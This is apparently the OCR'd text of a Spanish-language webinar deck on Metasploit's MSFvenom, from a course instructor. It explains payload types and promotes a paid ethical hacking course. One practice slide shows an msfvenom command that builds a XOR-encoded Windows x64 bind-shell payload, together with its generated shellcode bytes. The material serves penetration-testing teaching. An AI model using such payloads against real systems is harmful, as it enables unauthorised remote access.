Webinar Gratuito

MSFvenom

Alonso Eduardo Caballero Quezada

| Hacking | Forense | Linux | OSINT | Ciberseguridad |

Sitio Web: www.ReYDeS.com -:- Correo: ReYDeS@gmail.com

Miércoles 22 de Octubre 2025

Alonso Eduardo Caballero Quezada

Alonso Eduardo Caballero Quezada. ISC2 Certified in Cybersecurity (CC), LPI Security Essentials Certificate, EXIN Ethical Hacking Foundation Certificate, LPI Linux Essentials Certificate, IT Masters Certificate of Achievement en Network Security Administrator, Hacking Countermeasures, Cisco CCNA Security, Information Security Incident Handling, Digital Forensics, Cybersecurity Management, Cyber Warfare and Terrorism, Enterprise Cyber Security Fundamentals, Phishing Countermeasures, Pen Testing, Ransomware Techniques, Basic Technology Certificate Autopsy Basics and Hands On, ICSI Certified Network Security Specialist (CNSS), OPEN-SEC Ethical Hacker (OSEH), Codered Certificate of Achievement: Digital Forensics Essentials (DFE) y Ethical Hacking Essentials (EHE). Cuento con más de dieciocho años de experiencia en el área y desde hace catorce años laboro como consultor e instructor independiente en las áreas de Hacking Ético & Forense Digital.

Redes Sociales

https://www.linkedin.com/in/alonsocaballeroquezada/

https://x.com/Alonso_ReYDeS

https://www.youtube.com/c/AlonsoCaballero

https://www.facebook.com/alonsoreydes/

https://www.instagram.com/alonso_reydes/

reydes@gmail.com

www.reydes.com

+51 949 304 030

@ReYDeS

Metasploit

El framework para pruebas de penetración más utilizado a nivel mundial.

El conocimiento es poder, especialmente cierto cuando se comparte.

Metasploit es una colaboración entre la comunidad de fuente abierta y la empresa Rapid7.

Ayuda a los equipos de ciberseguridad a hacer más a simplemente verificar vulnerabilidades, gestionar evaluaciones de seguridad, y mejorar la concienciación en ciberseguridad.

Capacita y empodera a los defensores para estar siempre un paso (o dos) por delante.


* https://www.metasploit.com/

MSFvenom

Metasploit Framework incluía hace tiempo dos herramientas de nombres “msfpayload” y “msfencode”. Estas herramientas eran extremadamente útiles para generar Payloads en diversos formatos, además de codificarlas mediante diversos módulos para codificación.

Actualmente la herramienta MSFvenom combina todas las funcionalidades de msfpayload y msfencode.

Fusionar estas dos herramientas en una tiene sentido. Estandariza las opciones en la línea de comandos, agiliza el proceso al utilizar una sola instancia del framework, gestiona todos los formatos de salida posibles, y aporta cierta sensatez a la generación de Payloads.



* https://www.rapid7.com/blog/post/2011/05/24/introducing-msfvenom/

¿Qué Significa un Payload?

En Metasploit una Payload se refiere a un módulo para explotación (exploit).

Existen tres tipos diferentes de módulos Payload en Metasploit Framework:

Singles (Individuales), Stagers (Preparación), y Stages (Etapas)

Estos tipos ofrecen una gran versatilidad y pueden ser útiles en numerosos escenarios.

Si un Payload está preparado o no, se representa con "/" en el nombre del Payload. Ejemplo **windows/shell_bind_tcp** es una carga útil única sin etapa, mientras **windows/shell/bind_tcp** consta de un módulo de preparación (bind_tcp) y un módulo de etapa (shell).

* https://www.offsec.com/metasploit-unleashed/payloads/

Curso Hacking Ético

Curso Hacking Ético 2025

Sábados 25 Octubre, 1, 8, y 15 Noviembre del 2025. De 9:00 am a 12:00 pm (UTC -05:00)

Las clases en vivo se quedan grabadas en el aula virtual

Presentación

Como profesionales en ciberseguridad, se tiene la responsabilidad de encontrar y entender los riesgos de seguridad existentes en las organizaciones; para posteriormente trabajar de manera diligente en su mitigación; antes de estos riesgos sean aprovechados por los ciberatacantes. Este curso abarca las herramientas, técnicas, y metodologías para realizar pruebas de penetración contra redes y sistemas, preparándolo para realizar etapa por etapa pruebas de penetración y hacking ético. Todas las organizaciones necesitan profesionales experimentados en ciberseguridad, quienes estén en la capacidad de encontrar diversos tipos de vulnerabilidades, para así poder mitigar sus efectos. Este curso está especificamente diseñado desde esta perspectiva, siendo realizado con una gran cantidad de ejemplos y demostraciones prácticas.

Objetivos

Este curso está diseñado para enseñar a realizar pruebas de penetración de principio a fin. Exponiendo la manera de realizar un reconocimiento detallado analizado la infraestructura en evaluación, mediante la recopilación de información públicamente disponible, motores de búsqueda, redes sociales, y otras fuentes. Luego se realizan diversos tipos de escaneo en red, utilizando las herramientas más adecuadas y definiendo las mejores configuraciones. Se exponen los principales métodos para explotar los sistemas, para consecuentemente ganar acceso y estar en la capacidad de medir el riesgo real para la organización. También se exponen temas relacionados con la etapa posterior a la explotación y ataques a contraseñas. Todos los ejemplos y demostraciones prácticas se desarrollan en un entorno de laboratorio controlado, utilizando máquinas virtuales diseñadas específicamente para este propósito.

Fechas y Horarios

Duración:

Catorce (14) horas. Una (1) sesión previamente grabada de dos (2) horas, y cuatro (4) sesiones en vivo de tres (3) horas de duración cada una.

Fechas:

Sábados 25 Octubre, 1, 8, y 15 Noviembre del 2025

Horario:

De 9:00 am a 12:00 pm (UTC -05:00)

Alonso Eduardo Caballero Quezada.

ISC2 Certified in Cybersecurity (CC), LPI Security Essentials Certificate, EXIN Ethical Hacking Foundation Certificate, LPI Linux Essentials Certificate, IT Masters Certificate of Achievement en Network Security Administrator, Hacking Countermeasures, Cisco CCNA Security, Information Security Incident Handling, Digital Forensics, Cybersecurity Management, Cyber Warfare and Terrorism, Enterprise Cyber Security Fundamentals, Phishing Countermeasures, Pen Testing, Ransomware Techniques, Basic Technology Certificate Autopsy Basics and Hands On, ICSI Certified Network Security Specialist (CNSS), OPEN-SEC Ethical Hacker (OSEH), y Codered Certificate of Achievement: Digital Forensics Essentials (DFE) y Ethical Hacking Essentials (EHE). Cuento con más de veintiún años de experiencia en el área, y desde hace diecisiete años laboro como consultor e instructor en Hacking Ético & Forense Digital. Pertenecí por muchos años al grupo internacional RareGaZz y grupo Peruano PeruSEC. He dictado cursos para España, Ecuador, México, Bolivia y Perú. Mi correo electrónico es ReYDeS@gmail.com y mi página personal está en: www.ReYDeS.com

Más Información


Para obtener más información sobre este curso, tiene a su disposición los siguientes mecanismos de contacto.

Correo electrónico:

reydes@gmail.com

WhatsApp: https://wa.me/51949304030

Sitio Web: www.reydes.com



Temario

- Hacking Ético, Pruebas de Penetración, Red Teaming
- Tipos de Hacking Ético y Pruebas de Penetración
- Metodologías Libres
- Infraestructura y Laboratorio de Pruebas
- Reglas del Contrato, Alcance y Reporte
- Reconocimiento
- Consultas Whois y Consultas DNS
- Metadatos en Documentos
- Captura de Inteligencia Competitiva
- Buscar por Personas Relevantes
- Encontrar Vulnerabilidades en Motores de Búsqueda
- Recon-NG
- Reconocimiento con Maltego Graph
- Objetivos y Tipos de Escaneo
- Consejos para el Escaneo
- Wireshark
- Nmap
- Tipos de Escaneos
- Reconocimiento Activo del Sistema Operativo
- Escaneo de Versión
- Métodos para Descubrir Vulnerabilidades
- Nmap Scipting Engine
- Nessus Essentials
- PowerShell
- Explotación
- Exploits para el Lado del Servicio
- Exploits para el Lado del Cliente
- Categorías para el Escalado de Privilegios
- Metasploit Framework
- Payloads en Metasploit Framework
- Meterpreter
- Tácticas y Perspectivas para Evadir Antivirus
- Veil
- Actividades de Explotación Posterior
- Kung Fu en Linea de Comandos en Windows
- Metodos Alternativos para Mover Archivos
- Las Contraseñas
- Adivinar Contraseñas
- Romper Contraseñas
- Consejos para Atacar Contraseñas
- Bloqueo de Cuentas en Windows
- THC-Hydra
- Representación de Contraseñas en Windows
- John The Ripper
- Ataques con Tablas Arco Iris
- Ataques Pass-The-Hash

Material

- Kali Linux
- Windows Server

Beneficios e Inversión

- Acceso al aula virtual por 60 días
- Acceso a las sesiones en vivo
- Video de las cinco (5) sesiones
- Acceso libre a las sesiones en vivo del siguiente curso a dictarse
- Material utilizado durante el desarrollo del curso
- Dos (2) horas de asesoría en vivo personalizada por videoconferencia
- Libro "Fundamentos de Hacking Ético" escrito por el instructor
- Certificado digital de participación
- Certificado digital de aprobación por una duración total de 24 horas

S/. 450 Soles o $ 140 Dólares

El pago del curso se realiza:

Residentes en Perú

Depósito bancario Scotiabank

Cuenta de Ahorros en Soles: 324-0003164
A nombre de: Alonso Eduardo Caballero Quezada

O también pagos con Yape o Plin. Escriba un mensaje a https://wa.me/51949304030 para proporcionarle los datos pertinentes.

Residentes en otros países

Pago a través de Paypal PayPal

O también transferencia de dinero mediante Western Union y MoneyGram Escriba un mensaje a https://wa.me/51949304030 para proporcionarle los datos pertinentes.

Confirmado el pago se enviará toda la información para su participación en el curso.

Certificados

Certificados; constancias de participación y aprobación; expedidos a nombre de la empresa Peruana MILESEC EIRL.

Sitio Web:

www.reydes.com

Correo:

reydes@gmail.com


WhatsApp:

https://wa.me/51949304030

Más Información:


https://www.reydes.com/e/Curso_de_Hacking_Etico


Prácticas



1 2 3 4
kali@kali: ~
└─$ sudo msfvenom --arch x64 --platform windows --payload windows/x64/shell/bind_tcp --encoder x64/xor --bad-chars '\x00' --iterations 3 --format python
Found 1 compatible encoders
Attempting to encode payload with 3 iterations of x64/xor
x64/xor succeeded with size 535 (iteration=0)
x64/xor succeeded with size 575 (iteration=1)
x64/xor succeeded with size 615 (iteration=2)
x64/xor chosen with final size 615
Payload size: 615 bytes
Final size of python file: 3043 bytes
buf = b""
buf += b"\x48\x31\xc9\x48\x81\xe9\xb8\xff\xff\xff\x48\x8d"
buf += b"\x05\xef\xff\xff\xff\x48\xbb\x46\x9d\xbc\x60\x69"
buf += b"\x15\xe9\xbd\x48\x31\x58\x27\x48\x2d\xf8\xff\xff"
buf += b"\xff\xe2\xf4\x0e\xac\x75\x28\xe8\xfc\x54\x42\xb9"
buf += b"\x62\xf4\xed\x6c\xfa\x16\x42\xb9\xd5\x07\xde\x75"
buf += b"\x78\xc8\xb2\x62\x61\x40\x28\x58\x4d\xce\xf5\x6b"
buf += b"\x65\x43\x9f\x96\xf7\x1d\x4b\x6b\x39\xd5\xee\xa4"
buf += b"\x2b\xea\xfc\xa5\xb8\x10\x6a\xa2\x16\xea\xfc\x12"
buf += b"\x4b\xf2\x28\x86\xbd\xee\x9c\x43\x8d\xd5\x5e\x15"
buf += b"\xce\x5d\x2e\xa2\x0f\x62\x90\xaf\x1d\x86\x0c\x10"
buf += b"\x40\x96\x0f\xab\x6b\x92\x88\x91\xa4\x66\xb1\x05"
buf += b"\xd5\x2a\x16\xc0\xf2\x2e\xc1\x86\xf1\x32\xcf\xc3"
buf += b"\xc4\x2e\x7b\x06\x8c\x32\xcf\xc3\x84\x2b\xc1\x9d"
buf += b"\xdc\xf1\x36\xc1\xec\x69\x47\x1e\xde\x32\x75\x51"
buf += b"\x08\x5a\x91\x28\x96\x56\x64\xd0\x65\xaf\xfd\x15"
buf += b"\x95\xbb\xa6\x7c\xf6\x27\xa1\x1c\x1f\x28\x64\x1a"
buf += b"\xe6\x5a\xb8\x55\x44\x1c\xc5\xe9\xbc\x6d\xf2\x5b"
buf += b"\x11\x08\x44\x91\xa4\xed\x70\xdc\x94\x7a\x44\xd9"
buf += b"\x21\xa6\x84\x33\xdc\x7b\x94\x1a\xec\x7e\xa0\x10"
buf += b"\x1f\x3a\x64\xd8\xa5\xb6\x13\x02\xdc\x85\x8d\xdc"
buf += b"\x95\xaf\xb1\xdf\xa0\xf2\x0c\x90\x72\x2e\xc1\x94"
buf += b"\x38\x3b\x85\x58\xa9\x27\xf1\x95\xac\x9a\x31\x60"


Cursos (Aula Virtual)


- Curso Hacking Ético
- Curso Hacking Aplicaciones Web
- Curso Informática Forense
- Curso Hacking con Kali Linux
- Curso OSINT - Open Source Intelligence
- Curso Forense de Redes
- Curso CiberSeguridad
- Curso Bug Bounty
- Curso OWASP Top 10
- Curso Análisis de Malware
- Curso Hacking OT
- Curso Maltego CE
- Y más...














Alonso Eduardo Caballero Quezada :|: Sitio web: www.reydes.com :|: Correo: reydes@gmail.com

Más Contenidos

Videos de webinars

https://www.reydes.com/e/videos

Diapositivas de webinars


https://www.reydes.com/e/eventos

Libros y artículos

https://www.reydes.com/e/documentos

Blog

https://www.reydes.com/e/blog



Webinar Gratuito

MSFvenom

Alonso Eduardo Caballero Quezada

| Hacking | Forense | Linux | OSINT | Ciberseguridad |

Sitio Web: www.ReYDeS.com -:- Correo: ReYDeS@gmail.com

Miércoles 22 de Octubre 2025